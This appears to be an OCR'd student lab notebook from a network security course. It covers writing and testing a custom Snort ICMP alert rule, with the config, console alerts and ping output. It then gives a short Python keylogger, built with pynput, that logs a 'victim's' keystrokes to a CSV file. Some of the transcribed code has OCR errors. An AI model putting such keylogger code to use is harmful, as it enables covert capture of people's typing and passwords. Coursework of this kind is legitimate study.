OUTPUT SNIP

changelog | local.rules | snort.conf | new 1

```
1   # Copyright 2001-2023 Sourcefire, Inc. All Rights Reserved.
2   #
3   # This file contains (i) proprietary rules that were created, tested and certified by
4   # Sourcefire, Inc. (the "VRT Certified Rules") that are distributed under the VRT
5   # Certified Rules License Agreement (v 2.0), and (ii) rules that were created by
6   # Sourcefire and other third parties (the "GPL Rules") that are distributed under the
7   # GNU General Public License (GPL), v2.
8   #
9   # The VRT Certified Rules are owned by Sourcefire, Inc. The GPL Rules were created
10  # by Sourcefire and other third parties. The GPL Rules created by Sourcefire are
11  # owned by Sourcefire, Inc., and the GPL Rules not created by Sourcefire are owned by
12  # their respective creators. Please see http://www.snort.org/snort/snort-team/ for a
13  # list of third party owners and their respective copyrights.
14  #
15  # In order to determine what rules are VRT Certified Rules or GPL Rules, please refer
16  # to the VRT Certified Rules License Agreement (v2.0).
17  #
18  #------------
19  # LOCAL RULES
20  #------------
21
22  #alert icmp 192.168.72.232 any -> $HOME_NET any (msg: "testing ICMP"; sid:1000001)
```

```
--== Initialization Complete ==--

   -*> Snort! <*-
o"  )~   Version 2.9.17-WIN64 GRE (Build 199)
   ''''  By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
         Copyright (C) 2014-2020 Cisco and/or its affiliates. All rights reserved.
         Copyright (C) 1998-2013 Sourcefire, Inc., et al.
         Using PCRE version: 8.10 2010-06-25
         Using ZLIB version: 1.2.11

         Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.1  <Build 1>
         Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
         Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
         Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
         Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
         Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
         Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
         Preprocessor Object: SF_POP  Version 1.0  <Build 1>
         Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
         Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
         Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
         Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
         Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
         Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
         Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=3280)
09/04-09:06:23.956711  [**] [1:1000001:0] ┌Ç£testing ICMP┌Ç¥ [**] [Priority: 0] {ICMP} 192.168.72.232 -> 192.168.72.233
09/04-09:06:24.965114  [**] [1:1000001:0] ┌Ç£testing ICMP┌Ç¥ [**] [Priority: 0] {ICMP} 192.168.72.232 -> 192.168.72.233
09/04-09:06:25.983667  [**] [1:1000001:0] ┌Ç£testing ICMP┌Ç¥ [**] [Priority: 0] {ICMP} 192.168.72.232 -> 192.168.72.233
09/04-09:06:27.002607  [**] [1:1000001:0] ┌Ç£testing ICMP┌Ç¥ [**] [Priority: 0] {ICMP} 192.168.72.232 -> 192.168.72.233
09/04-09:06:28.021956  [**] [1:1000001:0] ┌Ç£testing ICMP┌Ç¥ [**] [Priority: 0] {ICMP} 192.168.72.232 -> 192.168.72.233
```

Administrator: Command Prompt

```
C:\Windows\System32>ping -n 5 192.168.72.233

Pinging 192.168.72.233 with 32 bytes of data:
Reply from 192.168.72.233: bytes=32 time<1ms TTL=128
Reply from 192.168.72.233: bytes=32 time<1ms TTL=128
Reply from 192.168.72.233: bytes=32 time<1ms TTL=128
Reply from 192.168.72.233: bytes=32 time<1ms TTL=128
Reply from 192.168.72.233: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.72.233:
    Packets: Sent = 5, Received = 5, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Windows\System32>
```

Date : 28/8/23

E5- Dealing with the Real Thing

Page No. : 14
Expt. No. : 5

Aim: To customize the real time rules and get the alerts

Procedure

i) Customize real time rule using "local.rules" file

ii) C:\Snort\rules path and open "local-rules" file

iii) Add the following command

alert icmp $HOME_NET any -> any Cmsg: "ICMP packets", sid: 10001)

iv) Save the file,

Open CMD in the Snort bin path
type Snort -i 4 -c C:\Snort\etc\Snort.Conf -A Console


v) Using other system, ping local host using following cmd

ping -n 5 192.168.72.217

vi) In cmd (snort instance) we can see the alerts displayed

Result: Customizing real time rules was successfully observed in SNORT

Teacher's Signature:



```
keylogger.csv" FILE SNIP
```

Date : 28/8/23

SUBTASK - DEVELOP a keylogger software

Page No. : 15
Expt. No. : 5b

Aim: Develop a keylogger software to detect keyboard stokes and save keys clicked to a csv file

Procedure

i) Open a python editor, get all the necessary modules listed in the code

ii) Create file, save the code and make sure of it.

iii) Check if the format is .py

iv) Run the file

v) Now the victim has to press keys

vi) Stop the execution, log file has been created

vii) Check the .csv log file for output.

Code:

```
import csv
import datetime
from pynput.keyboard import key, Listener

csv_file = "keylogger.csv"

def on_press(key):
    try:
        current_time = datetime.datetime.now().strftime("%Y-%m-%d
                                                %H:%M:%S")
        with open(csv_file, mode='a', newline='') as file:
            writer = csv.writer(file)
            writer.writerow([current_time, str(key)])
    except Exception as e:
        print(f"Error: {e}")
```

Teacher's Signature:

Date :

Page No. : 16
Expt. No. : 5b

```
with Listener (on_press=on_press) as Listener:
    listener.join()
```

Result: The keylogger was successfully implemented & o/p reflected in csv file.

Teacher's Signature: